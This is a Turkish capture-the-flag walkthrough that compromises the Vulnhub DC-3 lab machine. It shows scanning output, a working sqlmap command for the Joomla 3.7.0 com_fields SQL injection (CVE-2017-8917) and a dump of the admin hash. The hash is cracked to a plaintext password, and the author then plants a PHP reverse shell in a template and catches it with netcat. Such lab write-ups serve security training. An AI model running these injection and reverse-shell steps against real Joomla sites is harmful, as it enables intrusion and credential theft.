

# DC-3

---

Kaan Efe Ögüt


ADLI BİLİŞİM MÜHENDİSLİĞİ

-Vulnhub üzerinde bulunan “DC-3” zafiyetli makinesinde bulunan Joom sistemine birlikte erişim sağlayacağız.


**12.11.2021**

## Cookie Bilgilerine Erişme


- "https://www.vulnhub.com/entry/dc-3,312/" bağlantısı üzerinden zafiyetli makinemi indiriyorum.
- Vmware üzerinde indirdiğim bu zafiyetli makineyi "open" komutu ile açıyorum.
- Network ayarlarını Sanal Makinem ile aynı yapıyorum.



- Gerekli ayarlardan sonra sanal makinemi başlatıyorum ve arka planda bu şekilde çalışır vaziyette bırakıyorum.
- Ardından Linux makineme geçiş yapıyorum.




- Burada Nmap ile ağ taraması yapıyorum ve zafiyetli makinemin IP adresini görüntülüyorum.



-Burada elde ettiğim IP adresini öncelikle tarayıcı üzerinde çalıştırıyorum.

-Tarayıcı üzerinde zafiyetli makinemin görünüşü bu şekildedir.



- Ağ yapısı hakkında bilğim olması için öncelikle kapsamlı bir “nmap” taraması gerçekleştiriyorum.

-Bu taramayı dc3.txt olarak kayıt ediyorum.

-En popüler 1000 port üzerinden bir tarama gerçekleştirdim ve sadece "http" portunun açık olduğunu görüntülüyorum.

```

# gobuster dir -u http://192.168.139.183 -w /usr/share/dirb/wordlists/common.txt

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.139.183
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s

2021/08/11 15:02:55 Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 294]
/.htpasswd (Status: 403) [Size: 299]
/administrator (Status: 301) [Size: 326] [→ http://192.168.139.183/administrator/]
/.htaccess (Status: 403) [Size: 299]
/bin (Status: 301) [Size: 316] [→ http://192.168.139.183/bin/]
/cache (Status: 301) [Size: 318] [→ http://192.168.139.183/cache/]
/components (Status: 301) [Size: 323] [→ http://192.168.139.183/components/]
/images (Status: 301) [Size: 319] [→ http://192.168.139.183/images/]
/includes (Status: 301) [Size: 321] [→ http://192.168.139.183/includes/]
/language (Status: 301) [Size: 321] [→ http://192.168.139.183/language/]
/layouts (Status: 301) [Size: 320] [→ http://192.168.139.183/layouts/]
/libraries (Status: 301) [Size: 322] [→ http://192.168.139.183/libraries/]
/media (Status: 301) [Size: 318] [→ http://192.168.139.183/media/]
/modules (Status: 301) [Size: 320] [→ http://192.168.139.183/modules/]
/plugins (Status: 301) [Size: 320] [→ http://192.168.139.183/plugins/]
/index.php (Status: 200) [Size: 7110]
/server-status (Status: 403) [Size: 303]

```

- Ardından Gobuster aracı ile dizin yapısı hakkında bilgi sahibi olmaya çalışıyorum.

-Gerekli taramaları yaptıktan sonra hepsini parça parça inceleyeceğim.

```

# nikto -h http://192.168.139.183
- Nikto v2.1.6

+ Target IP: 192.168.139.183
+ Target Hostname: 192.168.139.183
+ Target Port: 80
+ Start Time: 2021-08-11 15:04:32 (GMT3)

+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ IP address found in the 'location' header. The IP is "127.0.1.1".
+ OSVDB-630: The web server may reveal its internal or real IP in the Location header via a request to /images over HTTP/1.0. The value is "127.0.1.1".
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for details.
+ OSVDB-8193: /index.php?module=ew_filemanager&type=admin&func=manager&pathext=../..../etc: EW FileManager for PostNuke allows arbitrary file retrieval.
+ OSVDB-3092: /administrator/: This might be interesting...
+ OSVDB-3092: /bin/: This might be interesting...
+ OSVDB-3092: /includes/: This might be interesting...
+ OSVDB-3092: /tmp/: This might be interesting...

```

- Arka planda nikto aracı ile de bir zafiyet testi yapmak istiyorum.

-Nmap taraması sonucunda bu zafiyetin bir Joom olduğunu görüntüledim.

-Wordpress için wpcan kullanıyorduk,Joom için ise joomscan aracını kullanacağız.

```

# joomscan
Command 'joomscan' not found, but can be installed with:
apt install joomscan
Do you want to install it? (N/y)y
apt install joomscan
Paket listeleri okunuyor... Bitti
Bağımlılık ağacı oluşturuluyor... Bitti
Durum bilgisi okunuyor... Bitti
Aşağıdaki ek paketler kurulacak:
  librexp-common-perl
Aşağıdaki YENİ paketler kurulacak:
  joomscan librexp-common-perl
0 paket yükseltilecek, 2 yeni paket kurulacak, 0 paket kaldırılacak ve 71 paket yükseltilmeyecek.
241 kB arşiv dosyası indirilecek.
Bu işlem tamamlandıktan sonra 823 kB ek disk alanı kullanılacak.
Devam etmek istiyor musunuz? [E/h] E
İndir: 1 http://kali.download/kali kali-rolling/main amd64 librexp-common-perl all 2017060201-1 [177 kB]
İndir: 2 http://kali.download/kali kali-rolling/main amd64 joomscan all 0.0.7-0kali2 [64,3 kB]
2 sn.'de 241 kB alındı (118 kB/s)

```

-“Apt-get install” komutu ile Joomscan aracının kurulumunu gerçekleştiriyorum.

```
(-)(-)(-)(-)(-)(-)(-)(-)(-)(-)
(-)(-)(-)(-)(-)(-)(-)(-)(-)(-)
(1337.today)

--[OWASP JoomScan
+---+---=[Version : 0.0.7
+---+---=[Update Date : [2018/09/23]
+---+---=[Authors : Mohammad Reza Espargham , Ali Razmjoo
--=[Code name : Self Challenge
@OWASP_JoomScan , @rezesp , @Ali_Razmjo0 , @OWASP

Usage:
joomscan <target>
joomscan -u http://target.com/joomla

Options:
joomscan --help
```

-Uçbirim üzerine "Joomscan" komutunu yazıp aracı çalıştırıyorum.

-Ardından burada kullanımı hakkında da bilgi sahibi olabiliyorum.

```
[+] Firewall Detector
[+] Firewall not detected
[+] Detecting Joomla Version
[+] Joomla 3.7.0
[+] Core Joomla Vulnerability
[+] Target Joomla core is not vulnerable
[+] Checking Directory Listing
[+] directory has directory listing :
http://192.168.139.183/administrator/components
http://192.168.139.183/administrator/modules
http://192.168.139.183/administrator/templates
http://192.168.139.183/images/banners
[+] Checking apache info/status files
[+] Readable info/status files are not found
[+] admin finder
[+] Admin page : http://192.168.139.183/administrator/
[+] Checking robots.txt existing
[+] robots.txt is not found
[+] Finding common backup files name
[+] Backup files are not found
[+] Finding common log files name
[+] error log is not found
[+] Checking sensitive config.php.x file
```

- Uçbirim üzerinde "joomscan -u http://dc3adresi" formatında çalıştırıyorum.

-Ardından bana bulduğu açıklarla ilgili bilgilendirme işlemi yapıyor.





- Joomscan aracı ile elde ettiğim /components uzantılı URL'i tarayıcı üzerinde görüntülüyorum.



- Administrator uzantısı ile devam ediyorum.

- Beni bir login ekranı karşılıyor.

- Login ekranı hakkında bilgim olmadığı için burayı şimdilik bırakıyorum.

```
(root@kali)~# searchsploit Joomla 3.7.0
```

Exploit Title [Authors]	Path
Joomla! 3.7.0 - 'com_fields' SQL Injection (0day) [0day]	php/webapps/42033.txt
Joomla! Component Easydiscuss < 4.0.21 - Cross-Site Scripting	php/webapps/43488.txt

```
Shellcodes: No Results
```

- Joomscan aracı bana sürümü hakkında bilgi vermişti.Bu bilgiyi kullanarak bir exploit araması gerçekleştiriyorum.
- Dönen sonuçlarda eski bir sürüm olduğunu görüntülüyorum.Çünkü karşıma bir SQL Injection çıkardı.

```
(root@kali)~# searchsploit -m 42033.txt
```

```
Exploit: Joomla! 3.7.0 - 'com_fields' SQL Injection
URL: https://www.exploit-db.com/exploits/42033
Path: /usr/share/exploitdb/exploits/php/webapps/42033.txt
File Type: ASCII text, with CRLF line terminators

Copied to: /root/.Masaüstü/42033.txt
```

- Bulduğu zafiyeti indiriyorum burada Sqlmap aracı ile işlem gerçekleştirebileceğimi düşünüyorum.

```
# cat 42033.txt
```

```
# Exploit Title: Joomla 3.7.0 - Sql Injection
# Date: 05-19-2017
# Exploit Author: Mateus Lino
# Reference: https://blog.sucuri.net/2017/05/sql-injection-vulnerability-joomla-3-7.html
# Vendor Homepage: https://www.joomla.org/
# Version: = 3.7.0
# Tested on: Win, Kali Linux x64, Ubuntu, Manjaro and Arch Linux
# CVE : - CVE-2017-8917

URL Vulnerable: http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml%27

Using Sqlmap:

sqlmap -u "http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering]

Parameter: list[fullordering] (GET)
```

- Zafiyeti görüntülediğim de bana adım adım yapacağım işlemler hakkında bilgi veriyor.
- Burada "sqlmap -u" ile başlayan kısmı kopyalıyorum.
- Localhost yerine zafiyetli makinemin adresini yazıyorum.

```
dosya | Ayarlar | Düzen | Görünüm | Yardım
(root@kali)~# sqlmap -u "http://192.168.139.183/index.php?option=com_fields&view=fields&layout=modal&list[fullorderi
ng]=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering]

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is
the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:40:43 /2021-08-11/
```

- Gerekli düzenlemeleri yaptıktan sonra SQLmap aracını çalıştırıyorum.

```
[15:43:06] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.10 or 16.04 (yakkety or xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.1
[15:43:06] [INFO] fetching database names
[15:43:06] [INFO] retrieved: 'information_schema'
[15:43:06] [INFO] retrieved: 'joomlabdb'
[15:43:06] [INFO] retrieved: 'mysql'
[15:43:06] [INFO] retrieved: 'performance_schema'
[15:43:06] [INFO] retrieved: 'sys'
available databases [5]:
[*] information_schema
[*] joomlabdb
[*] mysql
[*] performance_schema
[*] sys

[15:43:06] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 2671 times
[15:43:06] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.139.183'

[*] ending @ 15:43:06 /2021-08-11/
```

- Sqlmap aracı gerekli işlemler sonrasında bana bu veritabanlarını döndürdü.

-Burada Joomla üzerinde bir işlem gerçekleştirip içerisinden bir Kullanıcı adı veya şifre çekmeyi deneyeceğim.

```
(root@kali)~# sqlmap -u "http://192.168.139.183/index.php?option=com_fields&view=fields&layout=modal&list[fullorderi
ng]=updatexml" -d joomlabdb -T '#_users' --columns --risk=3 --level=5 --random-agent --dbs -p list[fullord
ering]
```

-Son yazdığım SQL koduna ek olarak -d parametresi ile "joomlabdb" database'ini ekliyorum.

-“ --columns” parametresi ile Kolonları döndürmesini istiyorum.

-“T '#\_users'” parametresi ile bana kullanıcıları döndürmesini istiyorum.



```

16:08:21] [INFO] fetching columns for table '#_users' in database 'joomladb'
16:08:21] [WARNING] unable to retrieve column names for table '#_users' in database 'joomladb'
do you want to use common column existence check? [y/N/q] y
16:08:22] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-c
st' or switch '--hex'
which common columns (wordlist) file do you want to use?
1] default '/usr/share/sqlmap/data/txt/common-columns.txt' (press Enter)
2] custom
1
16:08:25] [INFO] checking column existence using items from '/usr/share/sqlmap/data/txt/common-columns.tx
'
16:08:25] [INFO] adding words used on web page to the check list
please enter number of threads? [Enter for 1 (current)]
16:08:28] [WARNING] running in a single-thread mode. This could take a while
16:09:26] [INFO] tried 2379/2645 items (90%)

```

- Burada payloadlar deneyip buradan bilgi çekmeye işlemini gerçekleştiriyor.

```

Database: joomladb
Table: #_users
[6 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| email   | non-numeric |
| id      | numeric     |
| name    | non-numeric |
| params  | non-numeric |
| password | non-numeric |
| username | non-numeric |
+-----+-----+

```

- Users tablosu geldiğinde içerisinde Username ve Passwd değerlerini görüntülüyorum.

-Şimdi iste Columns parametresinin yanına Username ve Passwd komutlarını getirip buradan bilgi çekmeye çalışmak.

```

(root@kali)-[~]
# sqlmap -u "http://192.168.139.183/index.php?option=com_fields&view=fields&layout=modal&list[fullorderi
ng]=updatexml" -D joomladb -T '#_users' -C username,password --risk=3 --level=5 --dump --random-agent
-p list[fullordering]

```

-Eklemiş olduğum komutlar doğrultusunda Username ve password bilgilerini çekmeyi deniyorum.

```
[1 entry]
```

username	password
admin	\$2y\$10\$DpfpYjADpejngxNh9GnmCeyIHCWpL97CVRnGeZsVJwR0kWfLfB1Zu

OK save

-Bana sistem üzerinde kayıtlı Id ve Passwd bilgilerini geri döndürdü.

-Şifre kısmına baktığımda buranın hashlenmiş olduğunu görüntülüyorum.

```
(root@kali)~# john --wordlist=rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
snoopy (?)
1g 0:00:00:03 DONE (2021-08-11 16:20) 0.2747g/s 38.73p/s 38.73c/s 38.73C/s snoopy..hunter
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


-Linux üzerinde bulunan rockyou.txt Wordlisti ile bu hash değerini kırmaya çalışacağım.

-İşlem sonrasında “Kullanıcı Adı=Admin & Şifre=snoopy” olarak elde ettim.


## Php Reverse




- Bir önceki uygulamamızda elde ettiğim kullanıcı adı ve şifreyi deniyorum.



- Başarılı bir şekilde sisteme giriş yapabildim.




- Sunucu üzerinde Template bölümüne geçiş yapıyorum burada Protostar kısmına bir .Php eklentisi ekleyip shell bağlantısı kuracağım.



- Protostar kısmında php uzantılı bir dosya oluşturuyorum ve daha önceki uygulamalarımızda kullandığım php dosyasını kendi bilgilerim ile düzenleyip içerisine ekliyorum.

```
(root@kali)-[~]  
# nc -lvp 4443  
listening on [any] 4443 ...
```

- Çalıştırma işleminden önce içerisine set ettiğim Port numarasını dinlemeye alıyorum.



```
192.168.139.183/templates/protostar/shell.php  
root@kali: ~  
Dosya Eylemler Düzen Görünüm Yardım  
(root@kali)-[~]  
# nc -lvp 4443  
listening on [any] 4443 ...  
192.168.139.183: inverse host lookup failed: Unknown host  
connect to [192.168.139.176] from (UNKNOWN) [192.168.139.183] 36154  
Linux DC-3 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 i686 i686 i686 GNU/Linux  
23:33:27 up 1:29, 0 users, load average: 0.00, 0.02, 0.08  
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
/bin/sh: 0: can't access tty; job control turned off  
$ id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
$ pwd  
/  
$ ls
```

- Tarayıcı üzerinde eklediğim .php uzantılı dosyanın bulunduğu dizini çalıştırıyorum.
- Çalıştırma işlemine eşzamanlı olarak sisteme başarılı bir şekilde netcat ile bağlantı kuruyorum.
